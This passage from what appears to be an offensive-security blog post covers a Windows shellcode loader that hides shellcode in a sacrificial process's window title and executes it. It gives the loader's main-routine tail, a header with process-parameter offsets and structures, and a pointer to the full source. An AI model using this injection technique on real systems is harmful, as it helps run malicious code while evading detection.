	PRINT_GREEN("[+] Method selected.\n");

	pdbProcessInfo.ctx.ContextFlags = CONTEXT_ALL;
	pdbProcessInfo.dwCreationFlags = dwCreationFlag;

	PRINT_YELLOW("[*] Creating Sacrificial Process...\n");
	if (!CreateSacrificialProcess(SACRIFICIAL_EXE, pShc, &pdbProcessInfo))
		PRINT_ERROR(_CLEANUP, "error: creating sacrificial Process (\" lmao SACRIFICIAL :D \") faild...\n");

		PRINT_GREEN("[+] Process created in background: %d\n", pdbProcessInfo.pi.dwProcessId);
	PRINT_GREEN("\t- Process handle: 0x%llX\n", (ULONGLONG)pdbProcessInfo.pi.hProcess);
	PRINT_GREEN("\t- Thread handle: 0x%llX\n", (ULONGLONG)pdbProcessInfo.pi.hThread);


	if (!GetRemoteWnidowTitle(&pdbProcessInfo))
		PRINT_ERROR(_CLEANUP, "error: GetRemoteWnidowTitle faild...\n");


		PRINT_YELLOW("\n[*] Poisoning...\n\n");
	if (!PoisoningWindowTitle(&pdbProcessInfo, pShc))
		PRINT_ERROR(_CLEANUP, "error: poisoning window title (\" Bad timing :( \") faild...\n");

	PRINT_GREEN("[+] Done!\n");

	iStatus = 0x00;

_CLEANUP:
	PRINT_YELLOW("\n[#] Press enter to exit...\n");
	getchar();

	return iStatus;
}
This is the full header file containing the macros and headers used:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
#ifndef HEADER_H
#define HEADER_H

#include <Windows.h>
#include <winternl.h>
#include <stdio.h>

#pragma comment(lib, "ntdll.lib")

#define OFFSET_PROCESS_PARAMETER	0x20
#define OFFSET_WINDOW_TITLE			0xB0

#define CREATE_NORMAL_FLAG			0x00
#define ADD_SUSPEND_FLAG(X)			(X | CREATE_SUSPENDED)
#define ADD_NEW_CONSOLE_FLAG(X)		(X | CREATE_NEW_CONSOLE)
#define IS_SUSPEND_FLAG(X)			(!!((X) & CREATE_SUSPENDED))

// Select Sleep btw 100-300
#define FAST_EXECUTE	0x96
#define SAFE_EXECUTE	0x800

typedef struct _DKBT_UNICODE_STRING {
	USHORT		Length;
	USHORT		MaximumLength;
	ULONG_PTR	Buffer;
} DKBT_UNICODE_STRING, * PDKBT_UNICODE_STRING;

typedef struct _DKBT_PROCESS_INFO {
	PROCESS_INFORMATION		pi;
	DWORD					dwCreationFlags;
	DKBT_UNICODE_STRING		dbWindowTitle;
	CONTEXT					ctx;
	BOOL					bIsSuspended;
} DKBT_PROCESS_INFO, * PDKBT_PROCESS_INFO;

//\/\/\/\/\/\/\/\/\//\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\\

#define CLR_DEFAULT  7
#define CLR_GREEN    10
#define CLR_RED      12
#define CLR_YELLOW   14

#define COLOR(c)  SetConsoleTextAttribute(GetStdHandle(STD_OUTPUT_HANDLE), (c))
#define RESET()   SetConsoleTextAttribute(GetStdHandle(STD_OUTPUT_HANDLE), CLR_DEFAULT)

#define PRINT_RED(X) PrintColor(CLR_RED, X)
#define PRINT_GREEN(X) PrintColor(CLR_GREEN, X)
#define PRINT_YELLOW(X) PrintColor(CLR_YELLOW, X)

#define PRINT_ERROR(_CLEANUP, ...) do { PrintColor(CLR_RED, __VA_ARGS__); goto _CLEANUP; } while (0)

#endif // !HEADER_H
For the full source code, visit wtp3-loader.
Before execution, note the difference between the GUI and CLI app selections: in the GUI method, we additionally add the CREATE_NEW_CONSOLE flag to CLI apps such as cmd and anything else that opens a console. GUI apps do not use a console host, so this flag is unnecessary for them.
Now, with everything in place, we run the program and attempt to inject our newly generated shellcode:
 Shellcode runs from WindowTitle
 Sacrificial Process Debugger View
POC
References
Follow us on telegram: @DarkBitx